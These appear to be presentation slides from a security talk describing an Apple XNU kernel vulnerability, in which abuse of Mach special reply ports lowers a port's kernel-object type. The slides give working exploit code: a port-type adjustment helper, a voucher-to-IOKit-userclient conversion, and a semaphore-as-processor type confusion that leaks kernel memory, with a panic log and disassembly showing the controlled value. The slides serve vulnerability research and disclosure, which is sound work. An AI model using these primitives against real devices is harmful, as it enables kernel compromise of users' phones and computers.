


# How the panic happened

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



```
#define IO_BITS_ACTIVE          0x80000000 /* is object alive? */
#define io_active(io)             (((io)->io_bits & IO_BITS_ACTIVE) != 0)

require_ip_active(ipc_port_t port)
{
    if (!ip_active(port)) {
        panic("Using inactive port %p", port);
    }
}
```

trigger the inactive port panic

*Now forget about the vulnerability,  
just remember:*

# A short wrap-up

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```

this piece of code will decrease dst\_port's io\_bits by 1

# Decrease More!

```
mach_port_t adjust_port_type(mach_port_t orig, int from, int to){
    assert(from>to);
    if(orig==0)
        return 0;
    mach_port_t special_reply_port=0;
    for(int i=0;i<from-to;i++){
        special_reply_port = thread_get_special_reply_port();
        send(orig, special_reply_port, 0, 0, MACH_MSG_TYPE_COPY_SEND);
        send(special_reply_port, special_reply_port, special_reply_port, 0,
              MACH_MSG_TYPE_COPY_SEND);
    }
    return orig;
}
```

this piece of code will decrease dst\_port's io\_bits from *from* to *to*.

```
adjust_port_type(voucher_port, IKOT_VOUCHER, IKOT_IOKIT_CONNECT);
IOConnectCallScalarMethod(voucher_port, 0, 0, 0, 0, 0, 0);
```

e.g., change a voucher port to a userclient port, and use it as a userclient port

# The exploits

# Recall our pool


|                             |    |                                   |    |
|-----------------------------|----|-----------------------------------|----|
| #define IKOT_NONE           | 0  | #define IKOT_CLOCK_CTRL           | 26 |
| #define IKOT_THREAD_CONTROL | 1  | #define IKOT_IOKIT_IDENT          | 27 |
| #define IKOT_TASK_CONTROL   | 2  | #define IKOT_NAMED_ENTRY          | 28 |
| #define IKOT_HOST           | 3  | #define IKOT_IOKIT_CONNECT        | 29 |
| #define IKOT_HOST_PRIV      | 4  | #define IKOT_IOKIT_OBJECT         | 30 |
| #define IKOT_PROCESSOR      | 5  | #define IKOT_UPL                  | 31 |
| #define IKOT_PSET           | 6  | #define IKOT_MEM_OBJ_CONTROL      | 32 |
| #define IKOT_PSET_NAME      | 7  | #define IKOT_AU_SESSIONPORT       | 33 |
| #define IKOT_TIMER          | 8  | #define IKOT_FILEPORT             | 34 |
| #define IKOT_PAGING_REQUEST | 9  | #define IKOT_LABELH               | 35 |
| #define IKOT_MIG            | 10 | #define IKOT_TASK_RESUME          | 36 |
| #define IKOT_MEMORY_OBJECT  | 11 | #define IKOT_VOUCHER              | 37 |
| #define IKOT_XMM_PAGER      | 12 | #define IKOT_VOUCHER_ATTR_CONTROL | 38 |
| #define IKOT_XMM_KERNEL     | 13 | #define IKOT_WORK_INTERVAL        | 39 |
| #define IKOT_XMM_REPLY      | 14 | #define IKOT_UX_HANDLER           | 40 |
| #define IKOT_UND_REPLY      | 15 | #define IKOT_UEXT_OBJECT          | 41 |
| #define IKOT_HOST_NOTIFY    | 16 | #define IKOT_ARCADE_REG           | 42 |
| #define IKOT_HOST_SECURITY  | 17 | #define IKOT_EVENTLINK            | 43 |
| #define IKOT_LEDGER         | 18 | #define IKOT_TASK_INSPECT         | 44 |
| #define IKOT_MASTER_DEVICE  | 19 | #define IKOT_TASK_READ            | 45 |
| #define IKOT_TASK_NAME      | 20 | #define IKOT_THREAD_INSPECT       | 46 |
| #define IKOT_SUBSYSTEM      | 21 | #define IKOT_THREAD_READ          | 47 |
| #define IKOT_IO_DONE_QUEUE  | 22 | #define IKOT_SUID_CRED            | 48 |
| #define IKOT_SEMAPHORE      | 23 | #define IKOT_HYPERVERSOR          | 49 |
| #define IKOT_LOCK_SET       | 24 |                                   |    |
| #define IKOT_CLOCK          | 25 |                                   |    |

Roughly speaking, we can change port types from higher to lower, and then confuse kernel objects from the higher to the lower

# Limitations

- Some port types are not implemented in the kernel
  - e.g., IKOT\_XMM\_\*
- convert\_port\_to\_\* may have extra checks on the kernel objects to prevent type confusions
  - e.g., convert\_port\_to\_task has the zone\_id\_require check for the task object

# Attack 1: (in)direct function pointers



# Attack 2: info leak via processor\_info()

- convert\_port\_to\_processor only performs a type check

```
processor_t
convert_port_to_processor(
    ipc_port_t      port)
{
    processor_t processor = PROCESSOR_NULL;

    if (IP_VALID(port)) {
        ip_lock(port);
        if (ip_active(port) &&
            (ip_kotype(port) == IKOT_PROCESSOR)) {
            processor = (processor_t) ip_get_kobject(port);
        }
        ip_unlock(port);
    }

    return processor;
}
```

# Attack 2: info leak via processor\_info()

- processor\_info() fetches CPU information according to the cpu\_id value in the processor object (at offset 76)

```
kern_return_t __cdecl processor_info(
    uint64_t processor,
    processor_flavor_t flavor,
    host_t *host,
    uint64_t processor_info_out,
    mach_msg_type_number_t *processor_info_outCnt)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]


    if ( !processor )
        return 4;
    if...
        // PROCESSOR_CPU_LOAD_INFO
    cpu_id = *(_DWORD *)(processor + 76);
    if...
        // default
        // PROCESSOR_BASIC_INFO
    v8 = 5;
    if ( *processor_info_outCnt >= 5 )
    {
        v9 = (uint64_t)&CpuDataEntries[2 * cpu_id];
        *(_DWORD *)processor_info_out = *(_DWORD *)(*(_QWORD *)(&v9 + 8) + 4LL);
        *(_DWORD *)(&processor_info_out + 4) = *(_DWORD *)(*(_QWORD *)(&v9 + 8) + 8LL);
        *(_DWORD *)(&processor_info_out + 8) = *(_DWORD *)processor != 0;
        *(_DWORD *)(&processor_info_out + 12) = cpu_id;
        *(_DWORD *)(&processor_info_out + 16) = processor == (_QWORD)&percpu_slot_processor;
        *processor_info_outCnt = 5;
        *host = (host_t)realhost;
        return 0;
    }
    return v8;
}
```

# Attack 2: info leak via processor\_info()

- We have a perfect suitable object that has fully controllable value at offset 76 — semaphore!

```
kern_return_t __cdecl processor_info(
    uint64_t processor,
    processor_flavor_t flavor,
    host_t *host,
    uint64_t processor_info_out,
    mach_msg_type_number_t *processor_info_outCnt)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]

    if ( !processor )
        return 4;
    if...
        cpu_id = *(_DWORD *) (processor + 76);           // PROCESSOR_CPU_LOAD_INFO
    if...
        v8 = 5;                                         // default
        if ( *processor_info_outCnt >= 5 )
    {
        v9 = (uint64_t) &CpuDataEntries[2 * cpu_id];
        *(_DWORD *)processor_info_out = *(_DWORD *) (*(_QWORD *) (v9 + 8) + 4LL);
        *(_DWORD *) (processor_info_out + 4) = *(_DWORD *) (*(_QWORD *) (v9 + 8) + 8LL);
        *(_DWORD *) (processor_info_out + 8) = *(_DWORD *) processor != 0;
        *(_DWORD *) (processor_info_out + 12) = cpu_id;
        *(_DWORD *) (processor_info_out + 16) = processor == (_QWORD) &percpu_slot_processor;
        *processor_info_outCnt = 5;
        *host = (host_t) realhost;
        return 0;
    }
    return v8;
}
```



# Attack 2: info leak via processor\_info()

```
void leak_sema_processor(void){  
    mach_port_t host;  
    mach_port_t semaphore_p = 0;  
    struct processor_basic_info info = {};  
    mach_msg_type_number_t processor_info_outCnt = sizeof(info);  
  
    semaphore_create(mach_task_self(), &semaphore_p, SYNC_POLICY_FIFO, 0x41414141);  
    mach_port_t fake_processor = adjust_port_type(semaphore_p, IKOT_SEMAPHORE, IKOT_PROCESSOR);  
    processor_info(fake_processor, 1, &host, (processor_info_t)&info, &processor_info_outCnt);  
}
```

```
"panicString" : "panic(cpu 2 caller 0xfffffffff02bc2bc90): Kernel data abort. at pc 0xfffffffff02b54f3c4, lr 0xd99f22702b5b0d14  
(saved state: 0xffffffe81b56b830)\n\t x0: 0xffffffe19b9985d8 x1: 0x0000000041414141 x2: 0xffffffe81b56bba0 x3:  
0xffffffe1a0359874\n\t x4: 0xffffffe1a0359870 x5: 0xffffffe81b56bbc8 x6: 0xffffffe81b56bbb8 x7: 0xffffffe81b56bba8\n\t  
x8: 0x0000000000000005 x9: 0xfffffff441540300 x10: 0xfffffff02d3feef0 x11: 0x0000000000000004\n\t x12: 0x0000000000000001  
x13: 0x000000000000bba x14: 0x0000000000003ac x15: 0x000000000000bba\n\t x16: 0xffffffe19b9985d8 x17: 0xffffffe19b9985d8  
x18: 0x0000000000000000 x19: 0xffffffe81b56bba0\n\t x20: 0xffffffe19dbfad8c x21: 0xffffffe1a0359870 x22: 0xfffffff02d419000  
x23: 0x0000000000000000\n\t x24: 0xfffffff02d4506e0 x25: 0x0000000000000005 x26: 0x0000000000000000 x27:  
0x0000000000000000\n\t x28: 0xfffffff02d3e4000 fp: 0xffffffe81b56bb90 lr: 0xd99f22702b5b0d14 sp: 0xffffffe81b56bb80\n\t  
pc: 0xfffffffff02b54f3c4 cpsr: 0x20400204 esr: 0x9600006 far: 0xfffffff441540308\n\Debugger message:
```

Base + arbitrary offset

|                   |      |   |
|-------------------|------|---|
| :FFFFFFF007A13398 | LDR  | W1, [X0,#76] ; w1 --> cpu_id fully controllable |
| :FFFFFFF007A1339C | CMP  | W8, #1  |
| :FFFFFFF007A133A0 | B.NE | loc_FFFFFFF007A13434                            |
| :FFFFFFF007A133A4 | LDR  | W9, [X4]  |
| :FFFFFFF007A133A8 | MOV  | W8, #5  |
| :FFFFFFF007A133AC | CMP  | W9, #5  |
| :FFFFFFF007A133B0 | B.CC | loc_FFFFFFF007A134F4                            |
